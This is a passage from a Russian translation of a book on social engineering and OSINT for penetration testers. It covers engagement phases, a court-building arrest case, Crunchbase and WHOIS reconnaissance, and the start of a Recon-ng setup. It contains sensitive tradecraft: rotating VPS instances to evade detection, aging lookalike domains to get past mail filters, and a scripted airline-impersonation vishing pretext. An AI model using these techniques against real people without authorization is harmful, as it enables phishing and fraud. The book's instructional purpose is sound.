Recon-ng, Metasploit, Metagoofil, theHarvester и некоторые менее известные скрипты и утилиты, которые я модифицировал. VPS имеет свой собственный независимый IP-адрес, и я могу запускать новые его экземпляры с новыми IP-адресами, чтобы избежать обнаружения. (Я сделал и заархивировал образ системы Ubuntu, поэтому могу создавать новые копии так часто, как мне нужно.) Также могу повысить безопасность VPS путем его защиты – удаления ненужных служб или приложений, закрытия неиспользуемых портов и применения безопасной конфигурации к системе – и использования одного или нескольких VPN. Мы рассмотрим настройку инфраструктуры для фишинга в главе 7.

Отдельные инструменты работают и в Windows. Некоторые из них представляют собой веб-инструменты (например, Netcraft, Hacker Target и OSINT Framework), к которым вы в основном обращаетесь из веб-браузера. Делать это с Mac или ПК может быть удобнее, чем с Linux. Тем не менее имейте в виду, что у вас больше шансов быть пойманными, если вы используете свою личную или даже рабочую систему для проведения этих операций. Пока есть надлежащее разрешение на такие действия, наихудшими сценариями являются (а) блокировка и (б) добавление вашего IP-адреса в ленту информации об угрозах (краудсорсинговый список вредоносных объектов или характеристик, таких как адрес электронной почты, IP-адрес, хеш файла или домен), что означает, что ваши потенциальные клиенты или жертвы могут быть предупреждены о том, что используемый вами IP-адрес считается «вредоносным». Использование VPS для атаки позволяет использовать установку только один раз, а затем уничтожить ее[1].

Последовательные фазы атаки

Все этичные хакеры обычно следуют определенной последовательности фаз атаки, гарантирующей, что будет собрана и использована вся необходимая информация. Эта последовательность обычно состоит из следующих этапов: разведки, сканирования и перечисления, получения доступа, поддержания доступа, удаления следов и составления отчета. Подробнее об этих этапах можно прочитать на странице *https://www.cybrary.it/blog/2015/05/summarizing-the-five-phases-of-penetration-testing/*. Однако, когда дело доходит до социальной инженерии, имеет смысл определить несколько иной процесс атаки. На рис. 3.1 схематически изображен процесс тестирования на проникновение, адаптированный для социальной инженерии.

[1] Недостаток этого подхода в том, что после себя вы можете оставить «грязный» IP-адрес, скомпрометированный вашими действиям. Если этот IP попадет в черный список сервисов безопасности, то у следующего пользователя, которому достанется этот адрес, могут возникнуть серьезные проблемы. Но автор предпочел умолчать об этом. – *Прим. перев.*



Рис. 3.1. Последовательность этапов социальной инженерии

Каждый этап в этом процессе выглядит следующим образом.

Обзор

Это этап определения объема задачи социальной инженерии, на котором вы задаете вопросы своему клиенту, чтобы убедиться, что у вас есть вся необходимая информация.

Разведка

На этапе разведки вы пытаетесь выявить ключевых сотрудников компании; продавцов, партнеров, поставщиков, используемые технологии; используемые домены и поддомены; адреса электронной почты и стандартный синтаксис адресов электронной почты компании (например, имя и фамилия, разделенные точкой). После того как подписан контракт на выполнение задания, вы можете начать разведку в сроки, указанные в контракте. При условии соблюдения контракта и проведения разведки в соответствии с вашими временными рамками (например, не тратить 12 ч на сбор OSINT по одной цели в атаке, рассчитанной на 4 ч), никакой объем OSINT не будет излишним. Тем не менее вы можете столкнуться с тем, что некоторые организации поддерживают надлежащую *безопасность операционной деятельности* (operations security, OpSec): они не используют социальные сети или даже предпринимают активные действия по преднамеренному размещению вводящей в заблуждение или ложной информации в своих учетных записях, чтобы избежать таких угроз. Мы называем этот процесс активной дезинформацией.

В главах 4, 5 и 6 я расскажу вам о некоторых инструментах для сбора данных OSINT. Имейте в виду, что, хотя важно собрать достаточное количество информации о вашей целевой компании

и ее сотрудниках, вы несете ответственность за защиту данных, пока они у вас есть. Следует хранить только то, что вам нужно, не дольше, чем это вам нужно, и только в установленные законом периоды времени.

Проектирование и согласование

Нужно потратить некоторое время на то, чтобы убедиться, что собранная вами информация OSINT актуальна, а затем использовать ее таким образом, чтобы помочь сотрудникам организации-жертвы расти и учиться. В конце концов, даже если вы пытаетесь получить доступ к системе или информации, в идеальном случае вас должны поймать, а вы – стремиться к тому, чтобы клиенты учились на ваших действиях.

Этап проектирования и согласования включает в себя придумывание возможных предлогов для установления контакта, которые должен рассмотреть и утвердить ваш клиент. Поделитесь с ним подробностями предлога, номерами телефонов, с которых вы будете звонить, адресами электронной почты, откуда будете отправлять электронные письма, и интервалом времени, в пределах которого вы планируете начать и закончить тестирование. Также объясните свою цель. Например, это может быть подсчет количества переходов по ссылкам в электронном письме. Или, может быть, вы попытаетесь получить от работников компании конфиденциальную информацию или развернуть вредоносное ПО или дропперы удаленной оболочки (программное обеспечение, которое позволяет вам удаленно подключаться и устанавливать вредоносное ПО).

Реализация

На этапе реализации вы устанавливаете и настраиваете нужное программное обеспечение. Оно включает в себя инфраструктуру, такую как учетные записи электронной почты, веб-серверы, документы Microsoft Office с поддержкой макросов, вредоносное ПО, USB-накопители и другие приманки. Вы также можете получить доступ к мусорным бакам организации и собирать документы, чтобы вывезти их за пределы площадки для дальнейшего анализа. Вы будете использовать предлоги, одобренные вашим контактным лицом со стороны заказчика, и претворять их в жизнь, выполняя фишинговые, вишинговые и другие атаки, указанные в ТЗ.

Обнаружение

На этапе обнаружения защитники попытаются обнаружить ваши действия, а затем примут меры, чтобы снизить их эффективность или влияние. В зависимости от масштаба атаки защитники могут знать или не знать, что атака была санкционирована.

Если это часть работы красной команды, они, скорее всего, не будут знать заранее. Хотя эта фаза кажется менее захватывающей,

чем сама атака, это самая важная часть процесса. Помните, что ваша конечная цель – в том, чтобы научить организации выявлять и смягчать атаки, основанные на социальной инженерии.

Измерение

На этапе измерения вы собираете такую информацию, как количество людей, ставших жертвами ваших ухищрений, сколько времени потребовалось для обнаружения атаки, когда жертвы сообщили об этом, сколько было таких сообщений и множество других показателей. После того как вы собрали и проанализировали эту информацию, нужно скомпилировать ее в отчете для клиента. Мы обсудим методы измерения в главе 9.

Составление отчета

На этапе отчетности вы берете собранные вами метрики и объединяете их вместе с ТЗ, кратким изложением идеи и плана атаки, кратким изложением того, как прошло взаимодействие, и любыми выводами, полученными в результате сбора данных OSINT или выполнения задания. Для написания отчета можете использовать шаблон, подобный приведенному в приложении 2. Представьте этот отчет клиенту на проверку. Если вы решите сохранить копию отчета, необходимо защитить документ, так как содержащаяся в нем информация потенциально может быть использована для атаки на клиента.

В дополнение к этому процессу социальной инженерии вам может быть полезно обратиться к циклу наблюдения-ориентации-решения-действия (НОРД)[1] для сбора данных OSINT, который я использую. Цикл, показанный на рис. 3.2, предлагает вам наблюдать за своими выводами и строить гипотезу (фаза ориентации), а затем искать дополнительную информацию, чтобы попытаться подтвердить уже имеющуюся.

Когда у вас будет достаточно данных, вы сможете решить, что с ними делать. Следует ли заниматься фишингом или вишингом или вам нужно больше информации, чтобы добиться успеха? Достаточно ли у вас информации, чтобы провести заказанный тест на проникновение или бой красной команды с должной степенью скрытности? Затем, в зависимости от результатов этих решений, вы переходите к действиям.

Действия могут включать в себя выполнение атаки или написание отчета (если OSINT – это все, чего хочет клиент) или могут инициировать дополнительные итерации цикла НОРД. Здесь нет правильного либо неправильного ответа; это зависит от ваших целей и временных ограничений, изложенных в вашем соглашении с клиентом.

Тем не менее можете применить этот цикл к любой атаке, будь то проникновение на веб-сервер или получение полномочий администратора сети.

[1] Также известен как цикл Бойда. – *Прим. перев.*



Рис. 3.2. Цикл НОРД

Практический пример: почему изучение задачи имеет значение

В сентябре 2019 года пара пентестеров, работающих на компанию Coalfire, была арестована за попытку проникнуть в здание суда округа Даллас в Аделе, штат Айова. Хотя конкретные подробности об этом инциденте в настоящее время недоступны, мы знаем, что они действовали в рамках теста на проникновение, санкционированного Судебной администрацией штата Айова (SCA). В заявлении для Ars Technica SCA признает, что уполномочила Coalfire проверить безопасность электронных записей суда.

Согласно их заявлению SCA не просила и не ожидала, что тестировщики попытаются физически проникнуть в здание суда. Тестеры и Coalfire утверждают, что тест на проникновение должен был определить уязвимость записей и оценить реакцию правоохранительных органов. Хотя этот подход не лишен здравого смысла, тот факт, что тестировщики провели в тюрьме несколько часов и должны были внести залог, говорит об отсутствии должного понимания на этапе знакомства с задачей.

Основываясь на предоставленной информации, пентестеры могли бы действовать иначе. Рекомендую чаще общаться с сотрудниками службы безопасности вашего клиента. Если у вас есть вопросы, не стесняйтесь их задавать. Кроме того, тестировщики должны убедиться, что у них при себе есть нотариально заверенная копия официального разрешения, когда они занимаются физическим проникновением в здание.

Как можно смягчить или предотвратить негативные последствия:

- задавайте больше вопросов, чтобы прояснить область своих полномочий;
- поддерживайте рабочий диалог с вашим контактным лицом по электронной почте. Устное общение помогает быстрее добиться цели, но плохо подходит для правовой защиты;
- руководство заказчика должно четко указать не только то, что разрешено, но и то, что запрещено, в контракте и разрешительных документах. Это должно быть частью процесса подготовки контракта.

Вывод

Если вы потратите время на то, чтобы правильно определить масштаб и способы взаимодействия с вашим клиентом, это сэкономит вам обоим очень много времени и усилий. Безусловно, здесь вам поможет умение задавать правильные вопросы. Некоторые специалисты по социальной инженерии утверждают, что их работа – сеять хаос в компании. Хотя в каком-то смысле это верно, у вас обязательно должен быть продуманный план для этого безумия, чтобы гарантировать, что в конечном итоге все участники только выиграют. Вы получите оплату за проделанную работу и продолжите укреплять свою репутацию, в то время как клиент получит то, что он заказал и за что заплатил. Это повысит безопасность его организации и, надеюсь, будет означать повторение сделки для вас.

4

БИЗНЕС-РАЗВЕДКА ПО ОТКРЫТЫМ ИСТОЧНИКАМ

Напомню, что *разведка по открытым источникам* (OSINT) – это любые данные, которые вы можете найти в общедоступных, открытых источниках. От количества и значимости общедоступных данных зависит успех вашей кампании. Если вы попытаетесь атаковать жертву, не зная ничего о ее симпатиях и антипатиях, операционной среде, организационной структуре или внутреннем жаргоне компании, вы, вероятно, потерпите неудачу.

С другой стороны, если потратить время на то, чтобы понять, что может вызвать переход по целевой ссылке в письме или заставить людей отвечать на вопросы, можно получить немедленный контекст для контакта. Слишком часто пентестеры пытаются приступить к социальной инженерии, игнорируя этап OSINT, или собирают информацию о жертве в спешке, оставляя себя без повода для разговора с жертвой.

В этой главе представлены три категории OSINT: бизнес, люди и информация о киберугрозах. Затем я расскажу о некоторых биз-

нес-инструментах OSINT для таких полезных задач, как поиск имен руководителей компаний, обнаружение общедоступных файлов, сбор адресов электронной почты и чтение метаданных документов.

Практический пример: почему OSINT имеет значение

В 2017 году я стал победителем конкурса DerbyCon's Social Engineering Capture the Flag (SECTF). В этом упражнении я и пять других конкурсантов противостояли ничего не подозревающей компании из списка Fortune 500 в Луисвилле, штат Кентукки. Мы потратили три недели на сбор OSINT, а затем провели 20 мин в звуконепроницаемой кабине, чтобы пообщаться с сотрудниками целевой компании. Исследуя свою целевую компанию, я проверил записи одного из руководителей в социальных сетях и узнал, что он опоздал на деловую встречу в Амстердаме, потому что авиакомпания задержала его рейс в Ньюарке. Эта, казалось бы, безобидная информация дала мне прекрасный повод связаться с ним.

Зная это, я добавил номер телефона этой авиакомпании в свой список номеров для вишинга. Затем узнал имя руководителя компании-жертвы, адрес электронной почты и номер телефона и добавил их в свой список целей для атаки. Если бы у меня на руках был контракт с этой фирмой, позволяющий фишинг, я бы отправил электронное письмо с извинениями, которое имитировало бы шаблон авиакомпании, а затем позвонил бы, представившись сотрудником авиакомпании. Тогда я мог бы подтвердить уже известную мне информацию и задать «контрольные вопросы», чтобы убедить жертву в том, что я являюсь надежным источником. Я мог бы даже включить несколько звуков операционной системы Windows, чтобы усилить доверие к себе. Наконец, задал бы ему потенциально опасные вопросы об операционной среде компании, такие как статус обновления оборудования, рабочий график или другие конфиденциальные данные компании.

Эта атака была бы невозможна, если бы я сначала не нашел сообщение руководителя о задержке рейса. Редкая эффективная атака с использованием социальной инженерии происходит без информационной разведки цели. Чем лучше OSINT, тем лучше социальная инженерия.

Разберемся с типами OSINT

OSINT может относиться к организации, человеку или фрагменту кода. При сборе OSINT для бизнеса мы ищем информацию о компании в целом (используемые технологии, поставщики, клиенты, операции и местоположения).

Для сбора информации OSINT, относящейся к людям, мы можем пойти в двух направлениях. Можно нацеливаться на самого человека,

охотясь за информацией, такой как его симпатии и антипатии, личные связи, вопросы для сброса пароля и контекст для подбора паролей. В качестве альтернативы можем использовать человека, чтобы узнать о бизнесе, в котором он работает. Этот тип OSINT включает фотографии человека на работе, резюме, жалобы или хвастовство в отношении работы и поездки, которые люди совершили по работе, и это лишь небольшая часть потенциально полезной информации.

ПРИМЕЧАНИЕ *Как правило, я не использую напрямую личные аккаунты человека в рамках атаки на организацию. Я могу собирать информацию для последующего использования, но не буду пытаться связаться с ним через личную учетную запись в социальных сетях и мессенджерах.*

OSINT можно использовать в целях *аналитики киберугроз* (cyber threat intelligence, CTI), которая обычно включает в себя часть кода или конкретного противника. Мы используем OSINT как средство для идентификации виновного в нападении и его мотивов. Например, вы можете отслеживать элементы кода, чтобы определить его автора или страну. Или отследить адрес электронной почты или номер телефона, с которого обращались в вашу организацию. Люди спорят об эффективности OSINT для анализа угроз. Некоторые организации делают это очень хорошо, в то время как другие пытаются быстро заработать за счет своих клиентов.

Сбор данных OSINT об организации

Этот раздел поможет вам начать собирать данные OSINT об организациях. Какой контекст вы можете использовать для установления взаимопонимания при общении с сотрудниками компании? Здесь я расскажу о некоторых инструментах сбора данных OSINT.

Получение базовой бизнес-информации из Crunchbase

Различные сайты-агрегаторы могут предоставить вам подборку сведений о компании. В то время как большинство из них взимает плату за подробную информацию, некоторые позволяют получить ограниченный объем информации бесплатно или без аутентификации. Примером такого сайта в США является Crunchbase (*https://www.crunchbase.com/*). В других странах есть аналогичные сервисы, все они устроены приблизительно одинаково и предоставляют схожую информацию. Вы можете найти подходящие сервисы при помощи поисковой системы.

У Crunchbase есть бесплатный уровень, который удовлетворяет большинство потребностей обычных энтузиастов OSINT. Если вы планируете использовать его активно или в качестве профессионального консультанта, я рекомендую заплатить за уровень Pro. Поиск в Crunchbase для Walmart открывает профиль с несколькими вкладками. На рис. 4.1 показана вкладка **Summary** (Сводка), которая позволя-

ет получить адрес штаб-квартиры компании. Прежде чем прокрутить вниз, вы можете узнать количество слияний, поглощений и выходов на биржу, в которых участвовала компания. Можно увидеть ее биржевой тикер (если это публичная компания), последние новости о компании и основную историческую информацию о ней. Crunchbase собирает эту информацию из комбинации данных, полученных от аналитиков, веб-сканирования и корпоративных отчетов, точность которых различается.



Рис. 4.1. Страница сайта Crunchbase с профилем Walmart

На вкладке **Financials** (Финансы) представлена конкретная информация об инвестициях и сборе средств (рис. 4.2).



Рис. 4.2. Информация об акциях Walmart на вкладке Crunchbase **Financials**

Если акции компании торгуются на фондовой бирже, вы найдете информацию о первичном публичном предложении (IPO) и цене акций. Если вы исследуете закрытую частную компанию, то почти ничего не увидите в этом разделе или, возможно, узнаете об усилиях по сбору средств, включая привлеченные суммы, инвесторов и даты. Если компания инвестировала деньги или сделала пожертвования, это будет указано далее (рис. 4.3), за чем следуют **Exits** (Выходы из доли в собственности) и завершенные сделки **Acquisitions** (Приобретения), рис. 4.4.



Рис. 4.3. Инвестиционная информация Walmart на вкладке Crunchbase **Financials**



Рис. 4.4. Информация о приобретении Walmart на вкладке Crunchbase **Financials**

Далее идет вкладка **People** (Люди), на которой перечислены важные сотрудники. Обычно это руководители, курирующие определенные ключевые области, или люди, оказавшие влияние на историю организации. Например, на рис. 4.5 Сэм Уолтон, основатель Walmart, указан как «основатель и руководитель» текущей команды и член совета директоров, несмотря на то, что он скончался в 1992 году.



Рис. 4.5. Вкладка **People** *профиля Walmart*

Содержимое вкладки **Technology** (Технологии) в основном скрыто, если у вас нет учетной записи уровня Pro. Если она есть, на этой вкладке будет отображаться статистика веб-трафика, показатели мобильных приложений и ограниченная информация о патентах компании и других заявках на интеллектуальную собственность. Эту информацию можно найти в других местах в интернете, поэтому блокировка не такая уж большая проблема. Попробуйте поискать на BuiltWith (*https://www.builtwith.com/), Wappalyzer (https://www.wappalyzer.com/*) или Shodan (*https://www.shodan.io/*).

На последней вкладке **Signals & News** (Важные события и новости) собраны актуальные новости и изменения в руководстве (рис. 4.6).

На этой вкладке также перечислены события, к которым организация имеет какое-то отношение, либо спонсируя их, либо выступая на них в лице своих сотрудников. Это хорошая отправная точка, но не замена другим источникам информации, включая публичные документы, пресс-релизы и сообщения средств массовой информации. (Мы обсудим эти источники в следующих нескольких главах.) Эта вкладка также может послужить источником идей для поисковых запросов, которые вы можете ввести в выбранной вами поисковой системе.



Рис. 4.6. Вкладка **Signals & News** *профиля Walmart*

Идентификация владельцев веб-сайтов с помощью WHOIS

Название сервиса WHOIS произошло от *who is* – «кто есть кто» – и представляет собой каталог веб-сайтов, их сетевых адресов, владельцев и их контактных данных. Его назначение – помочь людям, имеющим законную деловую потребность, связываться с веб-командами компаний по поводу присутствия в интернете.

Вы можете выполнять поиск в WHOIS с помощью DomainTools, как показано на рис. 4.7. Команда `whois` встроена как в версии Offensive Security, так и в версии Trace Labs Kali, и ее можно добавить в любую систему Linux с помощью `apt-get` или аналогичных команд для других дистрибутивов Linux.

В верхней части страницы показаны домены, похожие на домен жертвы и выставленные на продажу. Они могут пригодиться для самозахвата домена и дальнейших попыток фишинга. Спуфинг (подмену адреса) легко обнаружить, и большинство почтовых клиентов имеет защиту от него, что ослабляет ваш потенциал как социального инженера. Приобретение легальных доменов, похожих на домен жертвы, с большей вероятностью приведет к тому, что электронные письма будут проходить через фильтры и попадать в почтовые ящики.

Обратите внимание, что в данном случае перенос домена запрещен, а это означает, что вы, скорее всего, не сможете передать этот домен другому провайдеру, что часто предпринимают красные команды. Также обратите внимание на возраст домена. Это помогает удостовериться, что вы выбрали правильную цель. Кроме того, эта же функция может выявить, что используемые вами домены являются

поддельными. Вот почему рекомендуется покупать домены и ждать от шести месяцев до года, прежде чем использовать их.

Далее идут серверы доменных имен, которые использует сайт. Иногда они могут указывать на программное обеспечение и сервисы, используемые компанией. Например, Walmart использует Akamai и UltraDNS. Akamai также предоставляет услуги *сети доставки контента* (content distribution network, CDN) (чтобы обеспечить более быструю загрузку страниц и смягчение атак DOS) и выполняет веб-защиту и балансировку нагрузки (дальнейшее смягчение DOS). Это важно знать, если вы готовитесь к тесту на проникновение.

Имейте в виду, что с 25 мая 2018 года Общий регламент ЕС по защите данных (GDPR) изменил способ обработки WHOIS в его юрисдикции. Это побудило Интернет-корпорацию по присвоению имен и номеров (ICANN), руководящий орган WHOIS, изменить состав информации, представляемой о компаниях и контактных лицах, расположенных в ЕС.



Рис. 4.7. Запись WHOIS Walmart, полученная через DomainTools

Сбор OSINT из командной строки с помощью Recon-ng

Recon-ng – это инструмент командной строки для Linux, специально написанный Тимом Томсом для сбора данных OSINT. Он во многом похож на Metasploit: вы можете ввести информацию, назначить цели, а затем использовать команду `run` для выполнения поиска.

В Recon-ng встроено множество инструментов для сбора OSINT как о бизнесе, так и о людях, начиная от хакерских электронных писем из Have I Been Pwned (обсуждается в главе 6) и записей DNS до хостов или портов из Shodan (обсуждается в главе 5). Вы можете найти большинство вещей, которые хотите узнать о компании, используя Recon-ng.

Установка Recon-ng

Recon-ng предустановлен как в версиях Offensive Security, так и в версиях Trace Labs Kali. Чтобы использовать Recon-ng в другой системе Linux, вам понадобится Python 3, инструмент управления пакетами pip3 и Git. Затем можете установить его в каталог `/opt` с помощью следующих команд:

```
